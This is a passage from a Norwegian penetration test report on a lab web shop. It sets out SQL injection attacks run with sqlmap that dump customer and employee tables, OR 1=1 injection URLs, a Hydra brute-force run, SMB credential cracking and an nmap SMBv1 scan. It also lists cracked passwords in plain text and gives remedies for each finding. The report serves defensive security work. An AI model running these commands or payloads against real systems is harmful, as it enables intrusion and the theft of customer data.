
Kommandoen hentet en liste over tabeller i databasen borislockpicks, inkludert tabeller med personopplysninger, ansattdata og produkter. Disse avslørte tabellene gir verdifull innsikt i databasens struktur, noe som angripere kan bruke til målrettede angrep for datatyveri eller manipulering.



Figur 11: Liste over tabeller i databasen borislockpicks

sqlmap -u «http://192.168.152.146/store_addtobasket.php?id=1» -D borislockpicks -T customer –columns


SC hentet kolonnenavn fra customer-tabellen som inkluderer name, address, cardnumber, expiryyear, login, pwhash, uid. Disse kolonnene inneholder kritiske data om kunder, og angripere får stor nytte av slik informasjon. Denne informasjonen gir angripere detaljert innsikt i databasens struktur, noe som kan utnyttes for å hente spesifikke data eller manipulere systemet.



Figur 12: Liste over kolonner i customer-tabellen i databasen borislockpicks

sqlmap -u "http://192.168.152.146/store_addtobasket.php?id=1" -D borislockpicks -T customer –dump

Denne kommandoen hentet all data fra customer-tabellen, inkludert navn, adresser, kredittkortdetaljer, brukernavn og passord-hasher. Svake passord som superman og passord ble dekryptert. Denne sårbarheten gir en angriper direkte tilgang til informasjon, noe som kan føre til identitetstyveri, økonomisk svindel og kompromittering av kundekontoer.



Figur 13: Data fra customer tabellen i databasen borislockpicks

sqlmap – u 192.168.152.146/store_addtobasket.php?id=1» -D borislockpicks -T employee – dump

Informasjon fra employee-tabellen avslørte brukernavn og passord. SQLMap bekreftet at passordene kunne knekkes, inkludert trustno1 for brukeren admin. Denne sårbarheten gir angripere tilgang til sensitive ansattdata, som kan brukes til sosial manipulering eller uautorisert tilgang til systemet.

Figur 14: Data fra ansatte-tabellen

SQL-injeksjon	
Kritisk risiko	**Sårbarhet-03**

Observasjon:

SC identifiserte flere SQL-injeksjonssårbarheter i applikasjonen. Disse sårbarhetene ble utnyttet ved å opprette en bruker på applikasjonen og sende manipulerte SQL-forespørsler. Sårbarhetene ga tilgang til sensitiv data, inkludert informasjon om andre kunder, og tillot manipulasjon av applikasjonsdata. Manglende inputvalidering for id-parametere var hovedårsaken til sårbarhetene.

Berørt område:

mypage_show.php

store_addtobasket.php

store_viewdetails.php

Beskrivelse:

SQL-injeksjon skjer når applikasjonen ikke validerer eller filtrerer brukerinput som sendes til databasen. Dette gjør det mulig for angripere å injisere ondsinnet SQL-kode i spørringene. Gjennom testing oppdages det at de berørte områdene kan manipuleres til å gi tilgang til sensitiv informasjon og tillate uautoriserte endringer i databasen. Dette representerer en kritisk sikkerhetsrisiko og bryter med sentrale prinsipper for datakonfidensialitet og integritet. Dårlig håndtering av personopplysninger til kunder skader selskapets omdømme og bryter tilliten til kunde, i verste fall kan kundene bli satt i fare. Dette er brudd på EUs GDP sitt regelverk, og selskapet kan bli utsatt for bøter.

CWE-kode:

CWE-89

Referanse:

https://cwe.mitre.org/data/definitions/89.html

Tiltak:


Valider og filtrer all brukerinput før den sendes til databasen.

Avvis spesialtegn som kan brukes til SQL-manipulasjon, for eksempel ‘og –.


Gi kun nødvendige rettigheter til databasebrukere. Begrens spesielt tilgang til sensitive tabeller og spørringer.

Legg til en webapplikasjonsbrannmur for å oppdage og blokkere ondsinnet trafikk automatisk.


Proof Of Concept (PoC)



Figur 15: Skjermdump av all informasjon av brukerne som hentes med SQL-injeksjon: https://192.168.152.146/mypage_show.php?id=10 OR 1=1 --



Figur 16: Skjermdump av vellykket SQL-injeksjon som manipulerte handlekurven med SQL-injeksjon: https//192.168.152.146/store_addtobasket.php?id=1 OR 1=1 -- https//192.168.152.146/store_addtobasket.php?id=1 OR 1=2 --



Figur 17: Skjermdump av tilgang til produktinformasjon med SQL-injeksjon https//192.168.152.146/store_viewdetails.php?id=1 OR 1=1 –

Høy risiko

Svake passord med MD5	
Høy risiko	**Sårbarhet-04**

Observasjon:

Flere passord i systemet var lagret som MD5-hasher, som er en usikker algoritme uten salting eller peppering. SC klarte å knekke passord med verktøy som SQLMap, John The Ripper, CrackMapExec og Hydra. Konsekvensene av dette førte til uautorisert tilgang til kritiske systemressurser som databaser, SMB-servere, SSH-kontoer og administrasjonsportaler.

Følgende funn ble gjort:

SQLMAP:

SQL-injeksjon avslørte brukernavn og MD5-hashede passord lagret i databasen. Disse hashene ble knekt, noe som resulterte i brukerne;

bengt: superman

navn: mittpassord

admin: trustno1

John The Ripper & SecLists:

Hashene til admin og root ble knekt ved bruk av passordlister. Resultatene viser:

Admin: correcthorse

Root: correcthorse

Etter oppnådd root-tilgang ble boris-passordet endret for videre testing.

Hydra og Port 9999:

Hydra ble brukt til knekking av passord på administrasjonskonsollen på port 9999. Tilgang ble oppnådd med:

boris**:** tinkerbell

CrackMapExec og SMB

CrackMapExec identifiserte SMB-passordet til brukeren boris og admin, som tillot uautorisert tilgang:

Passord: 123456

LinPEAS:

Gjennom LinPEAS ble passord fra PowerShell Empire identifisert:

Empireadmin: password123

Empire_user: empire_password

Berørt område og Proof og Concept (PoC)

https://192.168.152.146:9999

Brukernavn: boris, passord: tinkerbell


```
┌──(kali㉿kali)-[~]
└─$ hydra -l boris -P /usr/share/wordlists/rockyou.txt 192.168.152.146 -s 9999 http-get /
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-15 15:47:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.152.146:9999/
[9999][http-get] host: 192.168.152.146   login: boris   password: tinkerbell
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-15 15:47:59

┌──(kali㉿kali)-[~]
└─$
```

Figur 18: Knekking av passord med Hydra-verktøy

Innloggingsportal til webapplikasjon

Brukernavn: bengt


Passord: superman



Figur 19: Viser tilgang til brukeren Bengt, og all informasjon om bruker.

Brukernavn: navn


Passord: mittpassord



Figur 20: Viser tilgang til brukeren navn, og all informasjon om bruker.

Brukernavn: admin

Passord: trustno1




Figur 21: Ved innlogging på admin.php med brukeren Admin som gir en oversikt over alle kunder.


SMB-tilgang

Brukernavn: boris

Passord: 123456



Figur 22: Knekking av passord til bruker boris med CrackMapExec til innlogging med SMB.



Figur 23: Knekking av passord til bruker admin med CrackMapExec til innlogging med SMB

SSH-tilgang

Brukernavn: admin


Passord: correcthorse

Brukernavn: root


Passord: correcthorse

Brukernavn: boris

Passord: boris



Figur 24: Skjermdump av innlogging til SSH.



Figur 25: Knekking av bruker admin og root ved bruk av SecLists og John The Ripper til SSH-brukere.


PowerShell Empire:

Brukernavn: empireadmin

Passord: password123

Brukernavn: empire_user

Passord: empire_password



Figur 26: Viser PowerShell Empire bruker og passord

Beskrivelse:

Systemet bruker MD5 som hash-algoritme for å lagre passord, noe som gjør dem enkle å knekke med moderne verktøy. Mangelen på salting og peppering forverrer problemet. Dette åpner for uautorisert tilgang til systemressurser og sensitive opplysninger. Angripere kan utnytte denne svakheten til å bryte inn i applikasjonen, endre data og eskalere privilegier.

CWE-kode:

CWE-327

Referanse:

https://cwe.mitre.org/data/definitions/327.html

Tiltak

Bytt fra MD5 til sikre algoritmer som bcrypt eller argon2.

Legg til salting og peppering, salting sikrer unike hasher for identiske passord, mens peppering beskytter databasen ved å kreve tilleggsdata som ikke kan lagres i samme system.

Krev passord med minimum 12 tegn med store og små bokstaver, tall og spesialtegn. Blokker gjenbruk av tidligere passord og kjente svake passord.

Aktiver to-faktorautentisering som vil redusere risikoen for tilgang selv om passord kompromitteres.

Loggfør og overvåk slik at brute-force-angrep oppdages tidlig og blokkeres.

Utdaterte SMB-protokoller	
Høy risiko	**Sårbarhet-05**

Observasjon:

Serveren benytter SMBv1 (NT LM 0.12), som er en usikker og utdatert protokoll, kjent for å være sårbar for angrep som EternalBlue. Dette utgjør en stor sikkerhetsrisiko for applikasjonen.

Berørt område:

Port 445, Samba-tjenesten

SMBv1, LANMAN1

Beskrivelse:

SMBv1 tillater uautorisert tilgang og manipulering av data. Denne protokollen er en kjent inngangs-port for angrep som kan kompromittere applikasjonens sikkerhet og stjele sensitive kundedata. Angripere kan bruke SMBv1 til å få tilgang til systemet, spre skadelig programvare, og bryte seg inn i nettverket. EternalBlue er en kjent sårbarhet, CVE-2017-0144.

Proof of Concept (PoC)

Figur 27: Resultat fra NMAP viser at SMBv1 (NT LM 0.12) er aktivert, og markert som «dangerous, but default).

```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb-protocols -p 445 192.168.152.146

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 21:58 EST
Nmap scan report for 192.168.152.146
Host is up (0.00064s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:25:B3:99 (VMware)

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2:0:2
|     2:1:0
|     3:0:0
|     3:0:2
|_    3:1:1

Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
```

Tiltak:

Deaktiver SMBv1 og LANMAN1 for å eliminere de gamle og usikre protokollene. Sørg for å bruke SMBv2 eller SMBv3 som er nyere og gir bedre sikkerhet og kryptering.

Abyss Web Server Console	
Høy risiko	**Sårbarhet-06**

Observasjon:

SC oppdaget at Abyss Web Server Console er tilgjengelig offentlig via port 9999, noe som gir uautorisert tilgang til administrasjon av serverinnstillinger og statistikk. SC brukte verktøyet Hydra til å knekke passordet til brukeren Boris på denne porten, med passordet tinkerbell.

Beskrivelse:


Abyss Web Server Console gir direkte tilgang til kritiske funksjoner som serverkonfigurasjon, SSL/TLS-sertifikat-administrasjon, brukerhåndtering, og visning av serverstatistikk. Uten sterke autentiseringskrav utgjør dette en stor risiko, da en angriper kan endre systeminnstillinger, få tilgang til sensitiv informasjon, og utsette serveren for ytterligere angrep.

